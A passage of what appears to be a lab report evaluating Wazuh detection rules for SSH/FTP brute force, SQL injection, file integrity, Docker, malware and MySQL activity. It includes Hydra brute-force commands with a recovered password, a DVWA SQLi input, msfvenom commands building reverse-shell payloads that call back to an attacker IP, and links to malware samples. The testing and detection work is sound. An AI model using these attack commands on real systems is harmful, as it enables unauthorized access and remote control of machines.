Figure 5: Brute Force SSH Rule 2

In the second brute force SSH rule, a security policy is established to detect a more general and critical type of brute-force attack. The rule's purpose is to alert on a high number of authentication failures, which could mean an attacker has already identified a valid username and is now trying to guess the password.

Also, in the second brute force SSH rule, the logic for detection is defined by several key parameters. The rule, identified by **id="100510"**, has a high severity **level** of **10**, making it a more urgent alert than the first rule. The rule is based on event correlation and requires a **frequency** of **4** failed events within a **timeframe** of **120 seconds**. The if_matched_sid tag is set to **5760**, which corresponds to a generic "authentication failure" event. This is a broader condition than the first rule because it includes any type of failed login attempt, not just those for non-existent users. The same_source_ip tag ensures that all four attempts originate from a single source, confirming a coordinated attack.

In addition, in the second brute force SSH rule, the alert's output provides clear and valuable context. The **description** field, "CR: SSH - Brute Force - Large Number of Authentication Failure," concisely explains the nature of the threat. The **mitre** tag with **id>T1110** links the alert to the **Brute Force** technique in the **MITRE ATT&CK framework**. This helps security teams standardize their threat analysis and response. Finally, the group tag provides a comprehensive list of compliance standards, such as **PCI DSS** and **HIPAA**, which is useful for organizations that must meet specific regulatory requirements. The **ignore="60"** tag is a practical feature that prevents an overwhelming number of alerts by suppressing subsequent similar events from the same source for one minute after the initial alert is fired.

ii. Brute Force SSH for Non-Existent Users - Attack

The Hydra tool is used to carry out the brute force SSH attack. Starting with Brute force against non-existent users.

```
hydra -L upf.txt -P upf.txt ssh://172.31.22.128 -t
4 -W 30
Hydra v9.5 (c) 2023 by van Hauser/THC & David
Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes
(this is no

Hydra (https://github.com/vanhauser-thc/thc-hydra)
starting at 2025-08-07 02:39:49
[WARNING] Restorefile (you have 10 seconds to
abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting,
./hydra.rest
[DATA] max 4 tasks per 1 server, overall 4 tasks,
484 login tries (l:22/p:22), ~121 tries per task
[DATA] attacking ssh://172.31.22.128:22/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 404
to do in 00:06h, 4 active
[STATUS] 73.33 tries/min, 220 tries in 00:03h, 264
to do in 00:04h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra)
finished at 2025-08-07 02:46:37
```

Figure 6: Hydra - brute force SSH attack – Non-Existent Users

This experiment simulated a brute force attack against the SSH service of the target system (172.31.22.128) using the Hydra v9.5 tool. The objective was to evaluate the performance of our custom Wazuh detection rules when subjected to high-frequency authentication failures for users that do not exist in the system. The attack utilized a username file (upf.txt) and a password file (upf.txt), each containing 22 entries, resulting in a total of 484 username-password combinations. Hydra was configured with four concurrent threads (-t 4) and a 30-second connection timeout (-W 30). The attack ran for approximately seven minutes, averaging between 73 and 80 login attempts per minute. As anticipated, no valid credentials were discovered since the target usernames did not exist on the system.

iii. Brute Force SSH for Existing Users - Attack

Now for another bruteforce attack carried out using Hydra for existing users.

```
hydra -l group8 -P upf.txt ssh://172.31.22.128 -t 4
-W 30
Hydra v9.5 (c) 2023 by van Hauser/THC & David
Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)
starting at 2025-08-07 04:19:52
[DATA] max 4 tasks per 1 server, overall 4 tasks,
22 login tries (l:1/p:22), ~6 tries per task
[DATA] attacking ssh://172.31.22.128:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra)
finished at 2025-08-07 04:20:14
```

Figure 7: Hydra - brute force SSH attack - existing users

This experiment evaluated the performance of our custom Wazuh brute force detection rule when an attacker targets a known valid username. Using Hydra v9.5, we attempted to gain access to the SSH service (172.31.22.128) with the username group 8 and a password list containing 22 entries. The -l flag specified the single valid username, and -P provided the password list. Four concurrent threads (-t 4) were used to maximize attempt speed, and a connection timeout of 30 seconds was set (-W 30). A total of 22 authentication attempts were made, and the attack completed in approximately 22 seconds. No valid credentials were discovered, as all passwords in the list were intentionally incorrect.

iv. Rule to Detect Brute Force FTP

Rules were created to detect brute force the FTP attack.

```
<group name="syslog,vsftpd,">
  <rule id="100610" level="5">
    <match>FAIL LOGIN</match>
    <match>vsftpd</match>
    <description>FTP login failure detected in
vsftpd.log</description>
    <group>authentication_failures,vsftpd,</group>
  </rule>

  <rule id="100611" level="10" frequency="5"
timeframe="60">
    <if_matched_sid>100610</if_matched_sid>
    <same_source_ip />
    <description>FTP brute force attempt (5+
failures in 60 seconds)</description>

<group>bruteforce,vsftpd,authentication_failures,</
group>
    <mitre>
      <id>T1110</id>
    </mitre>
  </rule>
</group>
```

Figure 8: Brute force FTP rule

The Wazuh rule set presented is designed to detect brute force attacks targeting an FTP server running vsftpd. The first rule (ID 100610) monitors the server's logs for failed login attempts by searching for log entries containing the phrases "FAIL LOGIN" and "vsftpd." Each time such an event is detected, an alert with a moderate severity level is generated, indicating an authentication failure. The second rule (ID 100611) builds upon this by tracking the frequency of these failed attempts. Specifically, it triggers a high-severity alert when five or more failed logins occur from the same source IP address within a 60-second timeframe. This behavior is indicative of a brute force attack, where an attacker attempts multiple password guesses in quick succession to gain unauthorized access. Furthermore, the rule links this detection to the MITRE ATT&CK framework, mapping it to technique T1110, which represents brute force attacks. Together, these rules provide an effective method to identify and alert on suspicious login activities, helping administrators respond quickly to potential security threats against the FTP service.

v. Brute Force FTP

Hydra was also used to test brute force against ftp service.

```
hydra -l ftpadmin -P
/usr/share/wordlists/fasttrack.txt
ftp://172.31.19.108  -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David
Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)
starting at 2025-07-30 17:46:45
[DATA] max 16 tasks per 1 server, overall 16 tasks,
262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking ftp://172.31.19.108:21/
[21][ftp] host: 172.31.19.108   login: ftpadmin
password: P@ssw0rd
1 of 1 target successfully completed, 1 valid
password found
Hydra (https://github.com/vanhauser-thc/thc-hydra)
finished at 2025-07-30 17:47:19
```

Figure 9: Hydra brute force ftp attack

This output shows a successful brute-force attack conducted with the Hydra tool against an FTP server. The command targeted the IP address 172.31.19.108 using the specific username ftpadmin and a list of 262 potential passwords from the fasttrack.txt wordlist. Hydra utilized 16 parallel tasks to rapidly test the credentials and, in under a minute, successfully discovered the correct password: P@ssw0rd. The final output confirms that one valid password was found, effectively compromising the FTP account.

SQL Injection

Wazuh was also tested to detect SQL Injection attacks.

i. Rule to Detect SQLi

To start with, rules were created to detect SQLi attacks.

```
<group name="web,accesslog,">
  <rule id="100301" level="7">
    <if_sid>31100,31108</if_sid>

<url>=select%20|select+|insert%20|%20from%20|%20whe
re%20|union%20|</url>
    <description>CR - SQL injection
attempt.</description>
    <mitre>
      <id>T1190</id>
    </mitre>

<group>attack,sql_injection,pci_dss_6.5,pci_dss_11.
4,pci_dss_6.5.1,gdpr_IV_35.7.d,nist_800_53_SA.11,ni
st_800_53_SI.4,tsc_CC6.6,tsc_CC7.1,tsc_CC8.1,tsc_CC
6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
  </rule>
</group>
```

Figure 10: Rule SQLi Detection

This Wazuh rule is designed to detect potential SQL injection (SQLi) attempts by analyzing web server access logs. The rule (ID 100301) activates when specific suspicious URL patterns are detected in requests, such as common SQL keywords like "select", "insert", "from", "where", and "union". These keywords are often used in SQL injection attacks, where attackers try to manipulate a web application's database queries by injecting malicious SQL code through input fields. The rule references earlier detection rules (with IDs 31100 and 31108) to filter relevant events before matching these URL patterns. When such a pattern is detected, the rule generates a high-severity alert, indicating a possible SQL injection attack. This detection is linked to the MITRE ATT&CK technique T1190, which covers exploitation of public-facing applications, including SQLi. Additionally, the rule aligns with multiple compliance standards such as PCI DSS and GDPR, highlighting its relevance for security and regulatory adherence. Overall, this rule helps identify and alert on suspicious web requests that may indicate attempts to exploit SQL injection vulnerabilities.

ii. SQLi Web Server Input

We access the Damn Vulnerable Web Application (DVWA) SQLi page. In the "User ID" input field, we enter `1' OR 1=1 ---`. This is a classic example of an SQL injection attack. Let's break it down:

- **1'**: This typically closes the single quote around the expected ID in the backend SQL query, allowing us to append our own SQL code.
- **OR 1=1**: This is a logical condition that is always true. When appended to the original query, it makes the entire WHERE clause true.
- **---**: This is a common comment syntax in SQL that effectively comments out the rest of the original query.

Docker Container Monitoring

All rules belong to a rule group named “container”.

i. Rules for Docker Container Monitoring

```
  <!-- Rule for container resources information. --
>
  <rule id="100100" level="5">
    <decoded_as>docker-container-
resource</decoded_as>
    <description>Docker: Container
$(container_name) Resources</description>
    <group>container_resource,</group>
  </rule>
```

Figure 11: Rule for docker container resources detection

Rule ID 100100: This rule acts as a baseline, simply identifying and categorizing logs that contain Docker container resource information. It decodes the log as docker-container-resource and provides a general description for any event related to a container's resource usage, such as CPU and memory.

```
  <!-- Rule to trigger when container CPU and
memory usage are above 80%. -->
  <rule id="100101" level="12">
    <if_sid>100100</if_sid>
    <field name="container_cpu_usage"
type="pcre2">^(0*[8-9]\d|0*[1-9]\d{2,})</field>
    <field name="container_memory_perc"
type="pcre2">^(0*[8-9]\d|0*[1-9]\d{2,})</field>
    <description>Docker: Container
$(container_name) CPU usage
($(container_cpu_usage)) and memory usage
($(container_memory_perc)) is over
80%</description>
    <group>container_resource,</group>
  </rule>
```

Figure 12: Rule triggers when container CPU and memory usage are above 80%

Rule ID 100101: Building on rule 100100, this high-priority rule triggers when both a container's CPU and memory usage exceed 80%. It indicates a potential performance bottleneck or resource exhaustion, drawing attention to containers that are heavily utilizing system resources simultaneously.

```
 <!-- Rule to trigger when container CPU usage is
above 80%. -->
  <rule id="100102" level="12">
    <if_sid>100100</if_sid>
    <field name="container_cpu_usage"
type="pcre2">^(0*[8-9]\d|0*[1-9]\d{2,})</field>
    <description>Docker: Container
$(container_name) CPU usage
($(container_cpu_usage)) is over 80%</description>
    <group>container_resource,</group>
  </rule>
```

Figure 13: Rule for when container CPU usage is above 80%

Rule ID 100102: This rule, dependent on 100100, specifically alerts when a container's CPU usage alone surpasses 80%. It flags individual containers that are consuming a significant amount of processor power, helping to identify CPU-intensive applications or runaway processes.

```
  <!-- Rule to trigger when container memory usage
is above 80%. -->
  <rule id="100103" level="12">
    <if_sid>100100</if_sid>
    <field name="container_memory_perc"
type="pcre2">^(0*[8-9]\d|0*[1-9]\d{2,})</field>
    <description>Docker: Container
$(container_name) memory usage
($(container_memory_perc)) is over
80%</description>
    <group>container_resource,</group>
  </rule>
```

Figure 14: Rule triggers when container memory usage is above 80%

Rule ID 100103: Also dependent on rule 100100, this rule triggers if a container's memory usage exceeds 80%. It's designed to highlight containers that are consuming excessive amounts of RAM, potentially leading to performance degradation or out-of-memory errors.

```
 <!-- Rule for container health information. -->
  <rule id="100105" level="5">
    <decoded_as>docker-container-
health</decoded_as>
    <description>Docker: Container
$(container_name) is
$(container_health_status)</description>
    <group>container_health,</group>
  </rule>
```

Figure 15: Rule for container health data

Rule ID 100105: Similar to 100100, this rule establishes a baseline for Docker container health information. It decodes logs related to container health checks, providing a general description of a container's health status, whether healthy or unhealthy.

```
  <!-- Rule to trigger when a container is
unhealthy. -->
  <rule id="100106" level="12">
    <if_sid>100105</if_sid>
    <field
name="container_health_status">^unhealthy$</field>
    <description>Docker: Container
$(container_name) is
$(container_health_status)</description>
    <group>container_health,</group>
  </rule>
</group>
```

Figure 16: Rule triggers when container is not healthy

Rule ID 100106: This high-priority rule, relying on rule 100105, specifically triggers when a container's health status is reported as "unhealthy." It's crucial for immediately identifying and alerting on Docker containers that are not functioning correctly.

ii. Container Commands

Commands executed to carry out actions on containers.

```
group8@agent-3-docker:~$ sudo docker ps -a
group8@agent-3-docker:~$ sudo docker start
mytestcontainer
group8@agent-3-docker:~$ sudo docker ps -a
group8@agent-3-docker:~$ sudo docker stop
mytestcontainer
group8@agent-3-docker:~$ sudo docker ps -a
group8@agent-3-docker:~$ sudo docker run -d --name
apache-server -p 8080:80 httpd:latest
group8@agent-3-docker:~$ sudo docker ps -a
group8@agent-3-docker:~$ sudo docker rm -f
71e134b2a555
group8@agent-3-docker:~$ sudo docker ps -a
```

Figure 17: Docker container commands

Here, we first list all Docker containers. Then, we start mytestcontainer, changing its status from Exited to Up. Finally, we stop mytestcontainer, reverting its status to Exited, effectively demonstrating control over the container's lifecycle. We also create a new Docker container in the background, where we create a new web server accessible on other machines. We also use a port mapping that exposes the container's port 80 to port 8080 on the host, allowing you to access the Apache server via http://localhost:8080. Furthermore, we also remove one of the containers using the “rm if” command. This will force stop and remove the container with that ID. To validate our commands are actually working we execute the “ps -a” to see what happened to our docker containers.

File Integrity Monitoring (FIM)

In this section, we'll discuss Wazuh File Integrity Monitoring (FIM). FIM actively monitors specified files and directories for changes. It detects file creation, modification, and deletion events.

i. File Creation

File creation commands executed.

```
group8@agent-2-amazon:~/Desktop/activity$ ll
touch fim.txt
md5sum fim.txt && sha256sum fim.txt
ll
total 8
drwxrwxr-x 2 group8 group8 4096 Aug  7 06:17 ./
drwxr-xr-x 3 group8 group8 4096 Jun  4 19:40 ../
d41d8cd98f00b204e9800998ecf8427e  fim.txt
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca49
5991b7852b855  fim.txt
total 8
drwxrwxr-x 2 group8 group8 4096 Aug  7 06:17 ./
drwxr-xr-x 3 group8 group8 4096 Jun  4 19:40 ../
-rw-rw-r-- 1 group8 group8    0 Aug  7 06:17
fim.txt
group8@agent-2-amazon:~/Desktop/activity$
```

Figure 18: Commands to test FIM - creation

In this example, a new file named fim.txt is created in the directory using the touch command, which generates an empty file if it does not already exist. Following the creation, the file’s hash values are calculated using two common cryptographic hash functions: MD5 and SHA-256. Both commands produce a hash digest that uniquely represents the file’s contents. Since the file is empty, the hash values correspond to the known hashes for an empty file — the MD5 hash is d41d8cd98f00b204e9800998ecf8427e and the SHA-256 hash is e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855. These hash values serve as digital fingerprints, useful for verifying file integrity or detecting unauthorized changes.

ii. File Modification

Files were also modified to check Wazuh’s ability to detect file modification events..

```
group8@agent-2-amazon:~/Desktop/activity$ echo
'Hello World!!' > fim.txt && cat fim.txt
ll
Hello World!!
total 12
drwxrwxr-x 2 group8 group8 4096 Aug  7 06:17 ./
drwxr-xr-x 3 group8 group8 4096 Jun  4 19:40 ../
-rw-rw-r-- 1 group8 group8   14 Aug  7 06:21
fim.txt
group8@agent-2-amazon:~/Desktop/activity$ md5sum
fim.txt && sha256sum fim.txt
a66a86c11861cb0ebbb7d1408940ea8d  fim.txt
6d98c47ed9d05469abd6a22aed3d7ca30a5a1118b5cad241bfb
bb483a8aa50c4  fim.txt
```

Figure 19: Commands to test FIM - modification

After creating the empty file fim.txt, the file is modified by writing the text “Hello World!!” into it using the echo command with output redirection. The content of the file is then displayed using cat to confirm the modification. This change increases the file size from zero to 14 bytes, as shown by the directory listing (ll). Subsequently, the file’s hash values are recalculated using MD5 and SHA-256 hashing algorithms. The new hash values, which are completely different from those of the empty file, reflect the updated content. Specifically, the MD5 hash becomes a66a86c11861cb0ebbb7d1408940ea8d and the SHA-256 hash is 6d98c47ed9d05469abd6a22aed3d7ca30a5a1118b5cad241bfbbb483a8aa50c4. This process of hashing after modification is critical for integrity verification and monitoring changes in files.

iii. File Deletion

File deletion commands also executed.

```
group8@agent-2-amazon:~/Desktop/activity$ rm -rf
fim.txt
ll
total 8
drwxrwxr-x 2 group8 group8 4096 Aug  7 06:21 ./
drwxr-xr-x 3 group8 group8 4096 Jun  4 19:40 ../
```

Figure 20: Commands to test FIM - deletion

This command-line output shows the user group8 on the machine agent-2-amazon forcefully deleting a file named fim.txt using the rm -rf command. Immediately after, the user runs the ll command to list the directory's contents. The resulting output confirms the deletion was successful as only the current (.) and parent (..) directories are shown, and the fim.txt file is no longer prese

Malware Detection using VirusTotal & Active Response

The experiments conducted to evaluate Wazuh's malware detection and active response capabilities yielded successful outcomes across various attack vectors. The methodology involved deploying both custom-generated malicious payloads and known malware samples within the monitored environment to test Wazuh's multi-layered detection mechanisms.

Using tools like msfvenom, several payloads were created for different platforms, including shell.elf for Linux, java.war for Java web applications, and winshell.exe for Windows systems. When these payloads were introduced to their respective agents, Wazuh's signature-based detection capabilities successfully identified the artifacts. The system immediately generated high-severity alerts, specifically flagging the files for their malicious signatures and indicating a remote shell attempt. Furthermore, the active response module was triggered, demonstrating Wazuh’s ability to automatically mitigate the threats. For instance, the configured response rules terminated the malicious processes and, in a production environment, could be used to block the originating IP address to prevent further communication.

In addition, a variety of known malware samples, including RATs and keyloggers such as Valleyrat, AgentTesla, and SnakeKeylogger, were downloaded from a threat intelligence repository. Upon introducing these files into the monitored systems, Wazuh's File Integrity Monitoring (FIM) module immediately detected the creation of new executable files. Simultaneously, the platform’s integration with external CTI databases, such as VirusTotal, proved highly effective. Wazuh automatically calculated the hash of each file and performed a real-time lookup, confirming that the files were known malicious payloads. This dual-layered approach of FIM and CTI integration ensures that both the creation of new, suspicious files and their known malicious nature are quickly identified, enabling a rapid and automated incident response.

First msfvenom was used to create a few malware samples.

Shell.elf generation:

```
msfvenom -p linux/x64/shell_reverse_tcp
RHOST=172.31.30.100 LPORT=6969 -f elf > shell.elf
[-] No platform was selected, choosing
Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the
payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

Figure 21: Malware sample - shell.elf

Java.war generation:

```
msfvenom -p java/jsp_shell_reverse_tcp
RHOST=172.31.30.100 LPORT=6969 -f war > java.war
Payload size: 1088 bytes
Final size of war file: 1088 bytes
```

Figure 22: Malware sample - java.war

Winshell.exe generation:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=172.31.30.100 LPORT=6969 -f exe >
winshell.exe
[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the
payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Figure 23: Malware sample - winshell.exe

As shown below, we have also downloaded a number of known malware from the following links below. The links were defanged to make sure that no one accidentally clicks on the links and downloads the file.

```
Valleyrat
https[://]bazaar[.]abuse[.]ch/sample/b2dea30b5ef3c4
6ffdd74b9ec4cc22580682d5121d6b907320c980cc872da406/
```

```
AgentTesla
https[://]bazaar[.]abuse[.]ch/sample/16e430beb3a6af
638bdbe4105bcdbd381b0638d949b55fc36cb4829e858e26d4/

DCRat.exe
https[://]bazaar[.]abuse[.]ch/sample/639434ab2249f2
33c5b191405f19dfa09d6d87b4939049fe60c6b4d1715afa1d/

RemcosRAT.exe
https[://]bazaar[.]abuse[.]ch/sample/1b8c5b92f75240
dfc2c65454b0467933c74dc9caea50f66a6a133cd1924049c6/

SalatStealer.exe
https[://]bazaar[.]abuse[.]ch/sample/64094d982df3b5
ff6274564ddd5526fabc17fd9d04885c943c34a2e53bdc367b/

SnakeKeylogger.exe
https[://]bazaar[.]abuse[.]ch/sample/c0ae96ccf39d77
76e7e62a391727a4c3347fbac371908c76bcedb2718ec5f698/

SVCStealer.exe
https[://]bazaar[.]abuse[.]ch/sample/cf37404dd84590
b3cef50fe07632712bdaa52a961f74fe7f2f4ee20a22723928/

Njrat.exe
https[://]bazaar[.]abuse[.]ch/sample/7485e545afe983
15d5b9d5395e6adaaaabf6cc9f2b26023a38f068895be98bc3/
```

Figure 24: Malware samples - malicious file links

Vulnerability Detection

To test Wazuh's vulnerability detection capabilities, a dedicated Windows 11 virtual machine named 'workstation' was established to simulate a personal workstation within the environment. On this machine, a known-vulnerable version of VLC Media Player, 3.0.17.4, was intentionally installed. The methodology involved configuring and enabling Wazuh's vulnerability detection module, which scans the agent's software inventory and cross-references the findings with its CVE databases to identify known security flaws. The process also included a mitigation phase where the vulnerable application was updated to a patched version, 3.0.20, to validate that a subsequent scan by Wazuh would confirm the vulnerabilities had been successfully resolved.

Database Monitoring

Wazuh was used to monitor MySQL database Activities. To detect the database activities, numerous rules can be created to detect the database activity.

i. Rules to Detect MySQL Database Activity

Rules can be created for Wazuh custom rule engine to detect database activity.

```
    <rule id="100951" level="8">
        <decoded_as>custom_mysql</decoded_as>
        <field name="command">CREATE</field>
        <description>CR - '$(command)' MYSQL CREATE
Command Detected</description>
    </rule>
```

Figure 25: Database monitoring rule - creation

This Wazuh rule (ID 100951) is designed to detect specific MySQL database commands, focusing on the CREATE command. It monitors logs or decoded data that have been parsed as custom_mysql, ensuring the rule applies only to MySQL traffic or events. When a database command containing the keyword "CREATE" is detected, the rule triggers an alert with a high severity level of 8, indicating potentially significant database activity such as the creation of tables, databases, or other objects. The alert description dynamically includes the detected command for clarity

```
    <rule id="100952" level="8">
        <decoded_as>custom_mysql</decoded_as>
        <field name="command">DROP</field>
        <description>CR - '$(command)' MYSQL DROP
Command Detected</description>
    <mitre>
      <id>T1485</id>
    </mitre>
    </rule>
```

Figure 26: Database monitoring rule - drop

This Wazuh rule (ID 100952) is designed to detect critical MySQL database operations involving the DROP command. It applies to events decoded as custom_mysql, ensuring it targets MySQL-related activity specifically. When a command containing the keyword "DROP" is detected, the rule generates a high-severity alert (level 8), signaling the deletion of database objects such as tables or entire databases. This action can have a significant impact on data integrity and availability, making it crucial to monitor. The rule also references the MITRE ATT&CK technique T1485, which corresponds to data destruction or manipulation by adversaries. By alerting on DROP commands, this rule helps identify potentially malicious or unauthorized attempts to delete database resources, supporting timely investigation and response to protect critical data assets.

```
    <rule id="100953" level="8">
        <decoded_as>custom_mysql</decoded_as>
        <field name="command">ALTER</field>
        <description>CR - '$(command)' MYSQL ALTER
Command Detected</description>
    <mitre>
      <id>T1132</id>
    </mitre>
    </rule>
```

Figure 27: Database monitoring rule - alter

When the ALTER command is observed, the rule triggers a high-severity alert (level 8), as this command modifies the structure of existing database objects like tables.

```
    <rule id="100954" level="8">
        <decoded_as>custom_mysql</decoded_as>
        <field name="command">UPDATE</field>
        <description>CR - '$(command)' MYSQL UPDATE
Command Detected</description>
    </rule>
```

Figure 28: Database monitoring rule - update

This Wazuh rule (ID 100954) monitors MySQL database activity by detecting the UPDATE command, which modifies existing records in database tables. The rule applies to events decoded as custom_mysql to ensure it targets MySQL-specific commands. When an UPDATE command is detected, it triggers a high-severity alert (level 8), indicating potentially significant changes to the data.

```
    <rule id="100956" level="8">
        <decoded_as>custom_mysql</decoded_as>
        <field name="command">DELETE</field>
        <description>CR - '$(command)' MYSQL DELETE
Command Detected</description>
    <mitre>
      <id>T1485</id>
    </mitre>
    </rule>
```

Figure 29: Database monitoring rule - delete

This Wazuh rule (ID 100956) is designed to detect the execution of the DELETE command in MySQL database activity. It applies to events decoded as custom_mysql, focusing specifically on MySQL commands. The rule triggers a high-severity alert (level 8) when a DELETE command is detected, indicating the removal of records from database tables. This action can have a significant impact on data availability and integrity. The rule also references the MITRE ATT&CK technique T1485, which corresponds to data destruction tactics used by adversaries.

```
    <rule id="100958" level="7">
        <decoded_as>custom_mysql</decoded_as>
        <field name="command">REVOKE</field>
        <description>CR - '$(command)' MYSQL REVOKE
Command Detected</description>
    <mitre>
      <id>T1027</id>
    </mitre>
    </rule>
```

Figure 30: Database monitoring rule - revoke

This Wazuh rule (ID 100958) detects the execution of the REVOKE command within MySQL database activity. Targeting events decoded as custom_mysql, the rule monitors attempts to revoke user privileges or permissions in the database. When such a command is detected, it raises a medium-high severity alert (level 7), signaling potential changes to user access controls. The rule also maps to the MITRE ATT&CK technique T1027, which involves the use of obfuscated or modified commands to evade detection

ii. MySQL Commands

In our paper we executed numerous commands to test database activity.

```
mysql> CREATE DATABASE test_db;
mysql> USE test_db;
mysql> CREATE TABLE test_table (id INT, name
VARCHAR(50));
mysql> ALTER TABLE test_table ADD COLUMN email
VARCHAR(100);
mysql> INSERT INTO test_table (id, name, email)
VALUES (1, 'test', 'test@email.com');
mysql> UPDATE test_table SET name='updated' WHERE
id=1;
mysql> DELETE FROM test_table WHERE id=1;
mysql> DROP USER IF EXISTS 'testuser'@'localhost';
mysql> CREATE USER 'testuser'@'localhost'
IDENTIFIED BY 'password123';
mysql> GRANT SELECT ON test_db.* TO
'testuser'@'localhost';
mysql> REVOKE SELECT ON test_db.* FROM
'testuser'@'localhost';
mysql> DROP USER 'testuser'@'localhost';
mysql> DROP DATABASE test_db;
```

Figure 31: MySQL Commands for DB monitoring

The series of MySQL commands demonstrate typical database management and user access operations. Initially, a new database named test_db is created and selected for use. A table called test_table is then created with basic columns, followed by an alteration to add an email column. Data is inserted into the table, updated, and subsequently deleted to show record manipulation. User management commands are also illustrated: a user named testuser is created with a password, granted SELECT privileges on the database, and later has those privileges revoked before the user is dropped. Finally, the database itself is deleted.

VI. RESULTS & ANALYSIS

Brute Force SSH for Non-Existent Users Alert Detection

Wazuh can be used to detect brute force attacks where the target username is not known. Below we see an alert for a brute force attack where the target username was not known. So, a wordlist was used with several words.

```
{
  "_index": "wazuh-alerts-4.x-2025.08.07",
  "_id": "H-lCg5gBLG_85MSbKuuW",
  "_score": null,
  "_source": {
    "predecoder": {
      "hostname": "agent-1-lamp",
      "program_name": "sshd",
      "timestamp": "Aug 07 06:40:01"
    },
    "input": {
      "type": "log"
    },
    "agent": {
      "ip": "172.31.22.128",
      "name": "agent-1-lamp",
      "id": "001"
    },
    "previous_output": "Aug 07 06:40:01 agent-1-
lamp sshd[6081]: Failed password for invalid user
over from 172.31.30.100 port 60118 ssh2\nAug 07
06:39:59 agent-1-lamp sshd[6079]: Disconnected from
invalid user over 172.31.30.100 port 60116
[preauth]\nAug 07 06:39:59 agent-1-lamp sshd[6081]:
Invalid user over from 172.31.30.100 port 60118",
    "data": {
      "srcuser": "over",
      "srcip": "172.31.30.100"
```


Figure 32: Brute Force SSH for Non-Existent Users Alert Detection

The alert data from Wazuh shows detection of a brute force SSH attack targeting non-existent user accounts on the monitored system agent-1-lamp with IP address 172.31.22.128. The logs indicate multiple failed login attempts for the user named "over" from the remote IP address 172.31.30.100. Specifically, the SSH daemon (sshd) recorded repeated failed password attempts and disconnections related to invalid users, signaling a potential brute force attack trying to gain unauthorized access by guessing usernames and passwords. The alert timestamp, Aug 07 06:40:01, confirms the event's occurrence in real-time monitoring. This detection is crucial for identifying reconnaissance or intrusion attempts aimed at exploiting weak credentials or non-existent accounts, enabling timely incident response and mitigation to prevent unauthorized access.


```
    "rule": {
      "mail": false,
      "level": 9,
```


Figure 33: Brute Force SSH for Non-Existent Users Alert Detection

The alert rule associated with this detection is configured with a high severity level of 9, indicating a critical security event that requires immediate attention. The "mail": false setting means that no email notification is sent automatically when this alert triggers. This configuration may be used to reduce alert noise while still logging critical events for later review or integration with other alerting systems.The alert rule associated with this detection is configured with a high severity level of 9, indicating a critical security event that requires immediate attention. The "mail": false setting means that no email notification is sent automatically when this alert triggers. This configuration may be used to reduce alert noise while still logging critical events for later review or integration with other alerting systems.


```
"description": "CR: SSH - Brute Force - Non
existent user - Possible Username Enumeration",
      "groups": [
        "syslog",
        "sshd",
        "authentication_failures"
      ],
```


Figure 34: Brute Force SSH for Non-Existent Users Alert Detection

The alert is described as "CR: SSH - Brute Force - Non existent user - Possible Username Enumeration," highlighting that the detection involves repeated failed SSH login attempts targeting usernames that do not exist on the system.


```
"frequency": 4,
      "gdpr": [
        "IV_35.7.d",
        "IV_32.2"
      ],
      "firedtimes": 24,
      "mitre": {
        "technique": [
          "Brute Force"
        ],
        "id": [
          "T1110"
        ],
        "tactic": [
          "Credential Access"
        ]
      },
      "id": "100500"
    },
```


Figure 35: Brute Force SSH for Non-Existent Users Alert Detection

This alert rule is configured with a frequency threshold of 4, meaning the event triggers only after four similar occurrences within a specified timeframe, reducing false positives by focusing on repeated suspicious activity. It aligns with GDPR controls IV_35.7.d and IV_32.2, indicating compliance with privacy and security regulations that require monitoring and protection of user credentials. The alert has fired 24 times, demonstrating ongoing or repeated attack attempts. From a threat intelligence perspective, the rule maps to the MITRE ATT&CK framework with technique T1110 (Brute Force) under the tactic of Credential Access, which involves attackers attempting to gain unauthorized access through guessing passwords or usernames. The rule is identified internally

by ID 100500, enabling easy reference and management within the alert system.


```
    "decoder": {
      "parent": "sshd",
      "name": "sshd"
    },
    "id": "1754548802.133359",
    "full_log": "Aug 07 06:40:01 agent-1-lamp
sshd[6084]: Failed password for invalid user over
from 172.31.30.100 port 60150 ssh2",
    "timestamp": "2025-08-07T02:40:02.389-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T06:40:02.389Z"
```


Figure 36: Brute Force SSH for Non-Existent Users Alert Detection

The alert originates from the sshd decoder, which is responsible for parsing SSH daemon logs to extract relevant security information. The specific log entry records a failed SSH login attempt for an invalid user named "over" coming from IP address 172.31.30.100 on port 60150, timestamped at Aug 07 06:40:01. The full log message clearly states the failure, allowing the monitoring system to identify suspicious activity.

Brute Force SSH for Existing Users Alert Detection

Wazuh can also be used to detect brute force attacks where the target username is known. Below we see an alert for a brute force attack where the target username was known.


```
  "hostname": "agent-1-lamp",
      "program_name": "sshd",
      "timestamp": "Aug 07 08:19:55"
    },
    "input": {
      "type": "log"
    },
    "agent": {
      "ip": "172.31.22.128",
      "name": "agent-1-lamp",
      "id": "001"
    },
    "previous_output": "Aug 07 08:19:55 agent-1-
lamp sshd[8979]: Failed password for group8 from
172.31.30.100 port 54220 ssh2\nAug 07 08:19:55
agent-1-lamp sshd[8980]: Failed password for group8
from 172.31.30.100 port 54232 ssh2\nAug 07 08:19:55
agent-1-lamp sshd[8978]: Failed password for group8
from 172.31.30.100 port 54214 ssh2",
    "data": {
      "srcip": "172.31.30.100",
      "dstuser": "group8",
      "srcport": "54248"
```


Figure 37: Brute Force SSH for Existing Users Alert Detection

